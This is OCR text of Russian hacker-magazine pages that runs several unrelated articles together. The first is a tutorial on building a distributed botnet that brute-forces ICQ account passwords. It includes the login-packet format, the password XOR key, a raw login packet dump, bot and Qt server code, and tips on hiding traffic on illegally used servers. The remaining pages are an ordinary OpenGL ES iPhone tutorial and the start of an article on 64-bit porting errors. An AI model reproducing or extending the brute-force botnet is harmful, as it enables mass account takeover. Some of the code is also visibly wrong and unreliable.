FLAP — самый «главный» тип данных, без него не обходится ни один пакет. FLAP состоит из первого байта, всегда равного 0x2a, канала (0x01 — установка соединения, 0x02 — канала данных, 0x03 — канала ошибок (практически не используется), 0x04 — закрытие соединения, 0x05 — «пинг» (KeepAlive)). Далее следуют два байта «sequence» — порядковый номер пакета, он увеличивается с каждым пакетом. Следующие два байта — длина содержимого, ну и, наконец,само содержимое.

Первый пакет, который мы должны отправить — CLI_IDENT:

```
TLV 0x0001 — UIN в виде строки
TLV 0x0002 — Пароль в «шифрованном» виде — каждый байт пароля XOR'ится соответствующим байтом из набора "\xf3\x26\x81\xc4\x39\x86\xdb\x92\x71\xa3\xb9\xe6\x53\x7a\x95\x7c"
TLV 0x0003 — ClientID — имя клиента, строка. «ICQ Client» либо «AIM»
TLV 0x0016 — два байта, номер версии клиента до первой точки
TLV 0x0017, 0x0018, 0x0019, 0x001A, 0x0014 — части версии клиента, по два байта
TLV 0x000E, 0x000F — страна и язык клиента соответственно. Строки («us», «en» или «ru», «ru», к примеру)
```

Практика

Покаюсь — на практике из описанного реализовано пока далеко не все (в связи с катастрофической нехваткой времени), поэтому статья достаточно абстрактна, однако, даже если бы проект был полностью готов, исходников прибавилось бы немного — это же коммерческая тайна!

Коннектиться к серверу мы будем по протоколу TCP (как к серверу с брутфорсом, так и к серверу ICQ). Для этого я написал небольшой класс, реализация которого абсолютно тривиальна, поэтому я покажу тебе только его объявление:

```
class Socket {
public:
  bool connectToHost(
    const char *hostName,
    int port);
  bool sendData(
    const char *buff,
    int length);
  bool receiveData(
    char *buff,
    int length);
  int bytesAvailable();
  void disconnectFromHost()
  {
    closesocket(sock);
  }
private:
  SOCKET sock;
};
```

Один и тот же класс будет использоваться для двух объектов-сокетов. Сначала нужно приконнектиться к данному нам ICQ-серверу и проверить, является ли он ICQ-сервером:

```
if(!sock.connectToHost("login.icq.com",
    5190))
  return false;

char buff[16];
memset(buff, 0, 16);
sock.receiveData(buff, 10);
if ( buff[0] != 0x2A )
 {
  sock.disconnectFromHost();
  return false;
}
return true;
```

Далее, если все нормально, коннектимся к брутфорсу и проверяем, а брутфорс ли это?

```
if ( ! sock.connectToHost("login.icq.com",
    5190))
  return false;
if ( ! bruteSock.sendData(
    "\xD\xE\xA\xD\xB\xE\xE\xF", 8) )
{
  bruteSock.disconnectFromHost();
  return false;
}
char data[8];

if ( ! bruteSock.receiveData(data, 8) ||
memcmp(data, "\xF\xE\xE\xB\xD\xA\xE\xD", 8))
{
  bruteSock.disconnectFromHost();
  return false;
}
return true;
```

Если тут тоже все идет нормально — получаем UIN и пароль от сервера и пытаемся залогиниться.

```
memset(uin, 0x00, UIN_LENGTH);
      memset(pass, 0x00, PASS_LENGTH);
      /* Receive uin & pass */
      bruteSock.receiveData(uin, 9);
      bruteSock.receiveData(pass, 8);
      ............
```



links


oscar.asechka.ru — документация OSCAR на русском языке.



warning

Информация предоставлена исключительно в ознакомительных целях.





Чтобы не собирать пакет CLI_IDENT вручную, я собираю его из кусков, полученных с помощью ICQMenace — все части пакета, кроме UIN и Password, статичны и одинаковы при любом раскладе.
Вот тебе полный дамп, «перегнанный» в C-style массив байт — а со сборкой пакета разбирайся сам :). Не буду раскрывать все карты, тем более тут уже указано, что и где должно быть:

```
const char loginData[] = "\x00\x1c\xf0\x21\xcf
\x4a\x00\x1f\xc6\xbd\x83\xdc\x08\x00\x45\x00"
"\x00\x87\x3a\xd4\x40\x00\x80\x06\xec\x16\x0a
\x96\x00\x08\xcd\xbc"
"\xfb\x2b\x07\x48\x14\x46\xa6\xdd\x20\x4c\xa5
\x9e\x57\xa1\x50\x18"
"\xff\xf5\x64\xd3\x00\x00\x2a\x01\x50\x31\x00
\x59\x00\x00\x00\x01"
"\x00\x01\x00%d%sx00\x02\x00%d"
"%s\x00\x03\x00\x0a\x49\x43\x51\x20\x43\x6c
\x69"
"\x65\x6e\x74\x00\x16\x00\x02\x01\x0a\x00\x17
\x00\x02\x00\x06\x00"
"\x18\x00\x02\x00\x05\x00\x19\x00\x02\x00\x00
\x00\x1a\x00\x02\x00"
"\x68\x00\x14\x00\x04\x00\x00\x75\x37\x00\x0f
\x00\x02\x65\x6e\x00"
"\x0e\x00\x02\x75\x73";
```

Далее мы получаем данные от ICQ-сервера, сверяемся, подошел пароль или нет, и отправляем ответ серверу, к примеру, 0 — подошел, 1 — не подошел, 2 — ошибка.

Брутфорс

Пришло время писать серверную часть брутфорса на Qt. В Qt есть класс для создания TCP-сервера — QTcpServer. Посмотрим, какие методы нам от него потребуются:

```
bool listen (
   const QHostAddress & address = QHostAddress::Any,
   quint16port = 0)
```

Запускает прослушивание заданного порта на заданном интерфейсе. Советую оставлять интерфейс дефолтным (QHostAddress::Any) во избежание проблем с подключением.
Когда к серверу присоединяется клиент, объект генерирует сигнал:


```
void QTcpServer::newConnection () [signal]
```

Как только мы «поймаем» этот сигнал, мы можем «взять» сокет из очереди с подключенным к нему клиентом с помощью метода

```
QTcpSocket * QTcpServer::nextPendingConnection ()
```

Если в данный момент активных соединений нет, то функция вернет нулевой указатель. Далее от нас требуется просто писать в сокет данные и читать их (поочередно), например, так:

```
QtcpSocket *socket = server->
       nextPendingConnection();
```



ICQMenace v0.9

```
if ( socket == NULL ) {
  // Shaitan!!!111
  return;
}
socket->write(QByteArray::fromHex("DEADBEEF");
socket->waitForReadyRead();
if ( socket->readAll() != QByteArray::fromHex(
     "FEEBDAED") )
  // Error
else
  // success
socket->disconnectFromHost();
socket->waitForDisconnected();
delete socket;
```

Идем дальше. Эта функция:

```
bool QAbstractSocket::waitForReadyRead (
    int msecs = 30000 )
```

позволяет создавать приложения с использованием сокетов в блокирующем режиме — она возвращает управление только после того, как на сокете появятся данные, либо истечет время, равное msecs (в миллисекундах). Также, если мы хотим сделать все красиво и правильно, нужно дождаться отключения сокета до его удаления, то есть вызвать блокирующий метод waitForDisconnected(), и только после этого удалять объект.
Также не забудь подключить модуль QtNetwork в файле .pro. Делается это так:

```
QT += network
```

Заключение

Ну вот, основы я тебе объяснил, дальше дерзай сам! Что тебе осталось сделать?

1. Собрать пакет CLI_IDENT;
2. Принять и проанализировать ответ;
3. Написать сервер-брутфорс — рутинная работа, про которую писали уже не раз, и справиться с которой может любой школьник.

Кстати, ответ от ICQ-сервера в любом случае приходит по четвертому каналу (CONNECTION_CLOSE). Кроме того, могу посоветовать использовать UDP-сокеты для связи бота с сервером-брутфорсом — отправка таких пакетов менее палевна из-за отсутствия лишних соединений (это пригодится в случае, если ты надумаешь брутить на не совсем легальном дедике :)). С этим тебе поможет класс QUdpSocket. Само собой, брутить таким способом можно не только ICQ-номера; такой ботнет можно адаптировать для любого сервиса с авторизацией. ⌶


ГЛУПО
ДЕЛАТЬ
ДОРОГОСТОЯЩИЕ
ФОТОСЕССИИ И
СОЗДАВАТЬ
СУПЕРАКТУАЛЬНЫЙ
ДИЗАЙН,
ЧТОБЫ ДОНЕСТИ
ОДНУ МЫСЛЬ ...
30 СЕНТЯБРЯ
СТАРТУЕТ НОВЫЙ МУЖСКОЙ ТЕЛЕКАНАЛ


MAN TV
ИЩИТЕ ТЕЛЕКАНАЛ В СВОЕЙ КАБЕЛЬНОЙ СЕТИ

Fagot salieff@mail.ru



▶ DVD
На диске ты найдешь исходный код описываемого приложения

OpenGL для iPhone

Создаем 3D-графику средствами iPhone SDK


Когда речь заходит о программировании графики под iPhone, люди сразу представляют UIKit'ы, Core Graphics'ы и прочие красоты Cocoa Touch, отягощенные Objective-C интерфейсом. Все это пестрое разнообразие, слабо известное за пределами Mac OS X, энтузиазма не вселяет. Меж тем все как-то забыли про OpenGL ES, программирование под который почти не отличается от такового под «большой» OpenGL и сильно облегчает жизнь.

Необходимый инструментарий


Прежде всего нам придется смириться с тем, что ребята из Apple устроили большую подставу, выпустив iPhone SDK только под Mac OS X. Учитывая то, что в основе этого продукта лежат GCC-кросскомпиляторы для ARM v6 и LLVM, это вдвойне странно. Но делать нечего, и из этого следует, что первое, что нам понадобится — это Mac OS X. Не надо сразу посыпать голову пеплом и бежать за макбуком в ближайший магазин, все не так плохо. К счастью, на свете не первый год существует инициатива OSX86, задачами которой является установка Mac OS X на обычные PC (с разной долей успеха) и превращение их в так называемые «hackintosh'и». Решение это вполне жизнеспособно, я, к примеру, активно использую его на ноутбуке, у которого в процессоре даже нет SSE3, благо ядро XNU/Voodoo позволяет решать даже такие проблемы.
Следующее, что нам понадобится, — это xCode — по сути, IDE в виде фронтэнда для GCC. Лучше качать его сразу с интегрированным iPhone SDK, в таком виде его раздают на сайте Apple после бесплатной регистрации (надо принять во внимание, что они потом будут тебя спамить, так что рабочий адрес лучше не указывать).
Если кто-то переживает насчет покупки сертификатов разработчика, спешу успокоить — для наших целей вполне хватит симулятора, если нет возможности заливать собранное приложение на настоящую железку — это совсем не страшно.

Генерируем шаблон GLES-приложения

Итак, обладатели хакинтошей отплясали с бубнами, xCode запустился, и мы, наконец, приступаем. Воспользуемся тем, что IDE умеет генерить различные шаблоны, в том числе и GLES-приложений, — это избавит нас от некоторого объема рутинной работы. Создаем Project → New Project → iPhone OS → Application → OpenGL ES Application → Choose и получаем простенькое рабочее приложение, демонстрирующее нам квадратик с градиентной заливкой.
Здесь наблюдаются даже зачатки архитектуры с выделенным рендерером. В принципе, кроме метода render одного из ESRenderer'ов, на практике нас ничего не интересует, но все же предлагаю быстро просмотреть иерархию созданного проекта. Управление основным приложением располагается в интерфейсе AppDelegate, здесь живут обработчики запуска/приостановки/завершения приложения и им подобные. Тут же в главное окно встраивается GLES'ная вьюшка EAGLView, создающая анимированный OpenGL-контекст, а также принимающая в себя тычки мышкой… простите, пальцами. Непосредственно алгоритмы отображения графики вынесены в интерфейс ESRenderer, в котором мы и будем вести разработку. Я, как мог, попытался изобразить описанное на диаграмме.



Архитектура приложения



xCode IDE

Модификация шаблона

Теперь настала пора причесать проект для удобства дальнейшей разработки. Сначала я удалил абстрактный интерфейс ESRenderer.h, реализацию ES2Renderer.m/h и папку Shaders, ибо нам сейчас все эти навороты без надобности. ES1Renderer я сделал наследником NSObject, так как интерфейса ESRenderer больше не стало. В методе EAGLView::initWithCoder я также оставил только один рендерер безо всяких выкрутасов : renderer = [[ES1Renderer alloc] init].

Мусор мы подчистили, но это не все. Не знаю, кто как, а лично я не в восторге от Objective-C и постоянно испытываю желание написать класс-другой на C++. К счастью, это вполне возможно.

Переименуем всем нашим файлам расширение .m в .mm — это позволит нам микшировать код на Objective-C и C++ без ограничений, чем мы тут же и займемся — добавим в проект файлы Cube.mm и Cube.h и реализуем в них безумно сложный синглтон:

```
class GLCube {
public :
        static GLCube * getInstance();
        static void destroyInstance();
        void render();
private :
        GLCube();
        ~GLCube();
        static GLCube *_internal_instance;
};
```

Теперь примемся за ES1Renderer::render. Системные тонкости вроде биндинга фреймбуферов там уже сгенерены до нас, и трогать это мы не будем. Уберем исходную инициализацию OpenGL-окружения, которая там прописана, и впишем нормальную, 3D'шную, с Z-бефером и прочими радостями. Я сделал проекцию 60-градусного поля зрения через glFrustumf :

```
glMatrixMode(GL_PROJECTION);
glEnable(GL_DEPTH_TEST);
glEnable(GL_CULL_FACE);
glFrustumf(...);
glViewport(0, 0, backingWidth,
backingHeight);
```

Теперь уберем алгоритмы рисования разноцветного квадрата и прикрутим наш будущий C++'ный куб:

```
GLCube::getInstance()->render();
```

После вышеозначенных действий, если все было проделано правильно, наше хозяйство должно собираться.

Кубик

Вот и настала пора писать непосредственно алгоритм отрисовки нашего кубика. Основное отличие от классического подхода состоит в том, что в ES не используются блоки вида glBegin/glEnd, содержащие повертексные вызовы; вместо этого необходимые данные складываются в массивы, которые обрабатываются векторными вызовами, сразу по несколько вертексов за раз. Также в ES не используются примитивы сложнее треугольников во избежание сложностей с неплоскими полигонами. Итак, создаем в GLCube::render массив из 72 значений и отрисовываем его проходами по 12 (3 координаты на 4 вертекса — одна сторона куба):

```
static const GLfloat verts[] = {...};
glClear(
  GL_COLOR_BUFFER_BIT|GL_DEPTH_BUFFER_BIT);
glLoadIdentity();
glTranslatef(0.0f,0.0f,-4.0f);
glEnableClientState(GL_VERTEX_ARRAY);

for (size_t i=0; i<6; ++i)
{
  glVertexPointer(3, GL_FLOAT, 0, verts+i*12);
  glDrawArrays(GL_TRIANGLE_FAN, 0, 4);
}
```

После этого должны появится очертания нашего кубика.

Да будет свет

Если честно, полученный в предыдущем шаге результат не особо впечатляет. Но его можно достаточно легко украсить, используя освещение. Делается это так же,




links
www.insanelymac.com, www.applelife.ru, www.projectosx.com — крупнейшие ресурсы касательно хакинтошных вопросов.
developer.apple.com/iphone — точка старта для поиска инструментария и онлайн-документации.



warning
Понимание основ в разработке графических приложений — востребованное качество для AppStore-издателя, который будет брать тебя на работу.





Редактируем манифест

как и в «большом» OpenGL. Идем в ES1Renderer::render и в том месте, где происходит инициализация OpenGL-окружения, прикручиваем источник света. Для начала разрешаем освещение и добавляем одну лампочку:

```
glEnable(GL_LIGHTING);
glEnable(GL_LIGHT0);
```

Теперь зададим свойства освещаемого материала со всеми блестючестями и прочими красотами (инициализацию массивов я опустил для упрощения):

```
glMaterialfv(GL_FRONT_AND_BACK,
   GL_AMBIENT, matAmbient);
glMaterialfv(GL_FRONT_AND_BACK,
   GL_DIFFUSE, matDiffuse);
glMaterialfv(GL_FRONT_AND_BACK,
   GL_SPECULAR, matSpecular);
glMaterialf(GL_FRONT_AND_BACK,
   GL_SHININESS, lightShininess);
```

Разместим и сконфигурируем лампочку:

```
glLightfv(GL_LIGHT0, GL_AMBIENT, lightAmbient);
glLightfv(GL_LIGHT0, GL_DIFFUSE, lightDiffuse);
glLightfv(GL_LIGHT0, GL_POSITION, lightPosition);
```

И не забудем, что грани нашего куба должны быть четко видны, а не сглажены:


```
glShadeModel(GL_FLAT);
```

Результатом проделанных немудреных действий станет то, что наш кубик приобретет ощутимый объем.

Текстуры

Несмотря на приобретенный объем, куб все равно выглядит скучновато. Появляется желание его разрисовать. В OpenGL это принято делать посредством текстур. Текстуры принято хранить в картинках. Картинки будут жить в ресурсах приложения, а загружать их мы будем с помощью класса UIImage из iPhone SDK. Я взял логотип небезызвестного журнала, привел его к размеру 256x256 (размерность в степенях двойки — необходимое условие для OpenGL-текстур) и добавил в проект. Наш класс GLCube расширился методом GLCube::loadTexture(const char *tex_name), в котором мы разберем наиболее интересные моменты.
Для начала нам необходимо загрузить картинку из ресурсов в UIImage, это потребует некоторых манипуляций с ее именем:

```
NSString* nsTexName = [[NSBundle mainBundle]
pathForResource: [NSString stringWithUTF8String:
tex_name] ofType:nil];
UIImage* uiImage = [UIImage imageWithContentsOfFile:
```



Создаем новое приложение

```
nsTexName];
CGImageRef spriteImage = uiImage.CGImage;
```

На данном этапе мы впервые встретились с функциями CG* из семейства CoreGraphics. Поскольку CoreGraphics Framework не включен в наш проект по умолчанию, необходимо сделать это самостоятельно, иначе ничего не соберется. Данный фреймворк поставляется вместе с iPhone SDK, просто нужно добавить его в папочку Frameworks в проекте.
Далее необходимо подготовить буфер, из которого мы потом сформируем текстуру. В моей картинке используется RGBA-модель, по байту на компонент, поэтому я умножаю размерность на 4:

```
int tex_width = CGImageGetWidth(spriteImage);
int tex_height = CGImageGetHeight(spriteImage);
GLubyte *spriteData = (GLubyte *) malloc(tex_width *
tex_height * 4);
```

Теперь переходим к заключительной части шаманства. Смысл нижеприведенного кода заключается в том, что мы создаем из подготовленного ранее буфера графический контекст, а потом рисуем загруженную из ресурсов в UIImage картинку на этом контексте. Таким образом, картинка попадает в наш буфер:

```
CGContextRef spriteContext = CGBitmapContextCreate(s
priteData, tex_width, tex_height, 8, tex_width * 4,
CGImageGetColorSpace(spriteImage), kCGImageAlphaPrem
ultipliedLast);
UIGraphicsPushContext(spriteContext);
[uiImage drawInRect:CGRectMake(0, 0, tex_width,
tex_height)];
UIGraphicsPopContext();
CGContextRelease(spriteContext);
```

После этого мы формируем из буфера spriteData OpenGL-текстуру абсолютно стандартным методом и помещаем ее идентификатор в атрибут GLCube::tex_id для дальнейшего использования.
Теперь настало время использовать загруженную текстуру. Для начала идем в ES1Renderer::render и разрешаем текстуры в инициализации OpenGL-окружения:

```
glEnable(GL_TEXTURE_2D);
```

Текстурные координаты передаются в конвейер тоже векторными



Иконка



Текстуры



Первые результаты



Объем не повредит

вызовами, мы будем отдавать пачками по восемь (две координаты на четыре вертекса). Дополним метод GLCube::render:

```
static const GLfloat texCoords[] = {...};
...

glBindTexture(GL_TEXTURE_2D, tex_id);
glEnableClientState(GL_TEXTURE_COORD_ARRAY);
...
glTexCoordPointer(2, GL_FLOAT, 0, texCoords + i*8);
```

И получаем в награду за наши труды изумительной красоты текстурированный кубик!

Интерактив

Мне кажется, с накручиванием графической составляющей уже пора остановиться, пока мы не переплюнули движок id tech 4. Статичный кубик наводил на меня уныние, и я решил, что раз у нас есть устройство с сенсорным экраном, то должна быть возможность крутить кубик пальцами. И без промедления я начал с добавления в класс GLCube углов поворота ang_x и ang_y, завернутых в акцессор incrementAngles. В том же классе, в методе render, эти углы были использованы:

```
glRotatef(ang_x, 0.0f, 1.0f, 0.0f);
glRotatef(ang_y, 1.0f, 0.0f, 0.0f);
```

Теперь осталось только прикрутить отслеживание тычков пальцами. Они приходят к наследнику UIView, в нашем случае это интерфейс EAGLView, так что мы идем в EAGLView.mm и начинаем реализовывать там необходимые методы.
Прикосновение к экрану — запоминаем последний палец из мультитача как начальную позицию:

```
- (void)touchesBegan:(NSSet*)touches
withEvent:(UIEvent*)event {
   for (UITouch *touch in touches) {
     last_touch_x = [touch locationInView:self].x;
     last_touch_y = [touch locationInView:self].y;
   }
}
```

Сдвиг пальца необходимо транслировать в углы поворота нашего куба, а после запомнить как начальную позицию для следующего сдвига:

```
- (void)touchesMoved:(NSSet*)touches
withEvent:(UIEvent*)event {
   for (UITouch *touch in touches) {
     int delta_x =
        [touch locationInView:self].x - last_touch_x;
     int delta_y =
        [touch locationInView:self].y - last_touch_y;
     GLCube::getInstance()->incrementAngles(
       180.0f*delta_x/320.0f, 180.0f*delta_y/480.0f);
     last_touch_x = [touch locationInView:self].x;
     last_touch_y = [touch locationInView:self].y;
   }
}
```

Отрыв пальца от экрана и его выход за границы экрана для нашего алгоритма будет являться просто последним сдвигом:


```
- (void)touchesEnded:(NSSet*)touches
withEvent:(UIEvent*)event { [self
touchesMoved:touches withEvent:event]; }

- (void)touchesCancelled:(NSSet*)
touches withEvent:(UIEvent*)event { [self
touchesMoved:touches withEvent:event]; }
```


Теперь работа закончена — реализуя все описанное в этой статье, ты сможешь развлекать себя долгими зимними вечерами, крутя кубик на экране любимого iPhone.

Tips & Tricks

Чтобы наше творение не выглядело как наколенная поделка, я считаю, ему необходимо придать лоск.
1. Создаем файл Default.png размером 320x480 и добавляем его в корень проекта. Теперь картинка из этого файла будет служить splash-screen'ом, пока приложение стартует;
2. Создаем файл Icon.png размером 57x57 и добавляем его в ресурсы проекта. Находим в папке Resources манифест с расширением *.plist, выбираем, в поле «Icon file» вписываем Icon.png. Теперь у нашего приложения есть достойная иконка;
3. Добавляем в тот же манифест строку с названием «Status bar is initially hidden» и ставим галку напротив. Теперь наше приложение будет полноэкранным.
Вот и все. Кодинг окончен! Запускай и развлекайся.



deeonis deeonis@gmail.com



Кодерские типсы и триксы

Прогресс идет семимильными шагами. Технологии развиваются, и вместе с ними меняется наша жизнь. Еще совсем недавно 2 Гб оперативной памяти считалось верхом производительности. Но вот наступила эра 64-битных процессоров, и возможности современных ПК расширились в сотни раз. Но чтобы раскрыть весь потенциал новой архитектуры, нужны правильные программисты. Сегодня мы узнаем об основных ошибках, с которыми может столкнуться простой 32-битный кодер в новых системах.

ДЛЯ НАЧАЛА ДАВАЙ ОПРЕДЕЛИМСЯ, ЧТО ЖЕ ТАКОЕ ЭТА ЗАГАДОЧНАЯ 64-БИТНОСТЬ. Существуют две наиболее известные 64-битные архитектуры — это IA64 и Intel 64 (или AMD64/x86-64/x64). Первая является совместной разработкой Intel и Hewlett Packard и реализована в микропроцессорах Itanium и Itanium 2. Вторая же представляет собой расширение архитектуры x86 с полной обратной совместимостью. Благодаря этой совместимости x86-64 пользуется большей популярностью, чем IA64. Основными достоинствами x64 являются 64-битное адресное пространство, расширенный набор регистров и набор команд, привычный для разработчиков, а также возможность запуска 32-битных ОС и приложений.

Практически все современные ОС поддерживают 64 бита, а Microsoft проводила такие эксперименты еще в годы расцвета Windows XP. Благодаря специальному режиму WoW64 (Windows-on-Windows 64), который транслирует вызовы 32-битных приложений к ресурсам 64-битной операционной системы, в винде могут корректно работать как 64-битные приложения, так и приложения, заточенные под архитектуру x86.

Стоит немного рассказать и об адресном пространстве в Intel 64, поскольку именно с ним связанно большинство типичных ошибок при переходе от 32-битного программирования к 64-битному.

Процессоры x64 теоретически могут адресовать до 16 экзобайт памяти, но на практике это число оказывается гораздо меньше — 16 терабайт. Более того, в связи с маркетинговыми соображениями максимальный предел оперативки изменяется в зависимости от версии винды. Так, например Windows 7 Home Basic может адресовать до 8 Гб памяти, а Windows 7 Ultimate — до 192 Гб.

Теперь, когда мы имеем определенное представление о 64-битности, пора рассмотреть основные ошибки, совершаемые неопытными в x64-программировании кодерами.

Виртуальные функции

Пусть у нас есть код, который разрабатывался в Visual Studio 6. В этом коде мы определили класс CSampleApp, который наследуется от CWinApp. В дочернем классе мы перекрываем функцию WinHelp, которая определена как виртуальная. Выглядит это примерно так:

Виртуальная функция WinHelp

```
class CWinApp
{
        virtual void WinHelp(DWORD dwData, UINT nCmd);
}

class CSampleApp: public CWinApp
{
        virtual void WinHelp(DWORD dwData, UINT nCmd);
}
```

Затем проект перекочевывает в Visual Studio 2005, где прототип функции WinHelp в базовом классе CWinApp изменился. Первый параметр метода теперь имеет тип DWORD_PTR, меж тем как в дочернем классе он так и остался DWORD.

